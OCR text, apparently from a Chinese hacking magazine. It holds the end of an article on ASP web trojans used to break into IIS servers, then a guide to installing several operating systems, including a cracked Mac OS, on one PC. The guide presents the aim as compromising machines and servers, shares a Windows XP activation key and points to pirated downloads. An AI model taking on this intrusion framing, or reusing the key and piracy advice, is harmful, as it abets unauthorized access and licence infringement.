位，属于一种网络抽象，与物理机器隔离。所以网马是不用也不能指定IP和端口的，物理机器本身的防护再好，只要可以上传网页，那就可以利用网马来入侵。当然，这也限制了网马的使用范围：必须是运行了IIS服务，通常表现为开放80端口的机器。

当然，exe木马和ASP木马是可以组合使用的，根据不同的人侵目的有不同的组合方式，上面的文字不是用来忽悠也不是用来研究，只不过是想让大家更多的了解自己手中的武器能干什么事情，套用一句名言，微操只是技巧，意识才是王道。

写到这里，我想神马问题应该算是讲清楚了，本来以为只需要发个短篇，写着写着才发现想讲清楚要比想象中困难得多，花费的时间也要多得多。这个系列还在探索中，如果大家喜欢这种形式想要保留，希望上论坛发帖支持，如果大家有容易混淆的术语和概念想通过这个系列搞清楚，同样可以通过在论坛中发帖告知，最后，祝大家兔年进步，吃嘛嘛香。

多系统安装与引导

Gao_ZL

我们平时看到一些人在电脑上安装多个系统，是不是非常羡慕他们呢？在电脑上安装多个系统不仅看起来很拉风而且还有很多好处。不像平时我们只用一个系统，对其用的是非常熟练，但遇见其他系统的时候就感到不习惯不知该怎没用，所以说我们只有了解和熟练的运用各种系统才能更好的让我们去抓不同系统的肉鸡、拿不同系统的服务器等，而不是只局限于一种系统。一台电脑一个系统让我们这些小菜在运用各种系统练习时是不现实，所以我们就要在一台电脑上安装多个系统。这时有的人就会问在虚拟机里安装不也可以了吗？这个方法不是不行，但是要想更好的去深入了解各种系统还是装在电脑里是最好的。说到多系统安装并非我们想象中的那样难，现在、就开始以几个比较主流的系统为例开始讲解；比如说像xp、windows7、Ubuntu、MacOS等等。Xp不用多说是目前最通用兼容性也是特好的、Windows7微软最新的系统，赶新潮的同学是必用的。个人对此是比较喜欢的，比起Vista还是有较大改进的、Ubuntu是学Linux必选的的一款系统，其功能之强大就不要我在具体细说了吧、最后是MacOS，它是苹果公司开发的一款系统，以UNIX为基础的资源开放系统，其系统比windows系统安全的多而且桌面看起来还非常养眼。本来MacOS只能在苹果机上运行但在苹果公司推出采用Intel处理器的苹果电脑之后，MacOS可以通过破解在PC上安装运行了。不仅可以在Intel处理器的电脑运行AMD的也可以，详细的说明在下面的系统安装中会具体讲解。好了废话不多说下面我就开始分别讲解以上这四种系统安装以及引导方法。

首先我们要看看自己的爱机配置能否达到要求，内存要在1G以上、显存最低也要在128M左右、CPU频率要在2.00GHz以上。其实这个配置大家的爱机也基本都能够达到要求。至于硬盘越大越好，最低也要160G，不然的话装这么多系统肯定是装不下的。




图1




图2

下边开始进入主题，第一步就是要对硬盘进行磁盘空间的划分，这一步是非常重要的。一般给xp分15G就可以；windows7分25G；Ubuntu分10G；MacOS分个20G就可以了。如果自己硬盘容量大还可以再往上加。然后就是装系统了，建议大家在装xp和windows7时装原版的。给大家各网站：msdn.itellyou.cn，在上面可以找到原版的xp和windows7，如图1在左侧找到操作系统那一栏单击一下就会看到有各种系统找到windows xp就会看到右侧出现不同语言和不同版本的windows xp，推荐大家选第2个。因为它是VOL版的。所谓VOL是Volume Licensing for Organizations 的简称，中文即“团体批量许可证”。这个版本能够批量激活你的系统，我给大家发一个能够通过微软激活认证的密钥：MRX3F-47B9T-2487J-KWKMF-RPWBY。这样一来大家的xp就成正版的了。还要注意的就是下载回来以后要用Hash对映像文件进行校对，看一下MD5值是否和官方的一样如图2，校对是非常重要。Windows7的方法也一样。激活方法就在这不多讲了，大家可以参考一下X以前的杂志。

Xp是要刻盘安装的，windows7就不用了，具体的安装方法就不再讲了。然后就是Ubuntu，这个我们可以到官网去下就可，Ubuntu安装方法有两种一种是刻盘或优盘安装，以前X上也介绍过。另一种就是用虚拟光驱加载Ubuntu映像文件用wubi安装，这种方法一会在讲系统引导时会具体讲。最后讲一下MacOS的安装，说到MacOS或许有些同学对其较陌生，接下来我要具体讲MacOS的安装。首先我们必须要知道我们用的电脑并不能够完美的安装原版的MacOS，也只有苹果机才可安装，但现在有一些牛人修改过的一些版本已经能够顺利在PC机上安装运行了。今天讲的是iDeneb这个版本的MacOS。个人认为iDeneb里的的驱动和破解内核比较齐全，安装成功率也是非常高的。下面就以iDeneb 10.5.7为例，这个版本大家可以到电驴上去搜索下载或到一些苹果论坛找种子文件用迅雷或TB下载（为了大家方便我把它上传到网盘上速度蛮快的，下载地址和工具放在一起）。下载完以后效验一下MD5值就能够刻盘安装了。

首先在Bois里把光盘设为第一启动项再插入光盘就会看到安装启动项如图3所示（为了大家能够清晰的看见图，以下图为在虚拟机里安装时截得没有区别的。）看到苹果的启动画面等一下就会看到如图4所示我们选“以简体中文作为主语言”接着就会看到欢迎界面如图5在菜单栏：“实用工具”打开“磁盘工具”，就会看到如图6所示进行对磁盘的分区或抹盘（格式化），卷宗格式选Mac OS扩展（日志式），然后关掉磁盘工具。




图3




图4




图5

接着就会看到安装摘要，点击同意；选择刚才抹出的磁盘点继续然后就看到安装摘要点击左下角的自定义进行驱动选择。如图7所示 驱动选择是安装系统最重要的，成败就在此。如图8所示就是驱动列表的展开图，下面就详细讲解一下每个驱动的作用以便是每个人都能根据自己机子的配置选对并安装成功。在此我们要弄清自己电脑的配置型号，大家可以用鲁大师

或cpuz之类的软件查看一下，主要是声卡、显卡、网卡、芯片组。大家看一下详细的说明再根据自己电脑的情况选着。

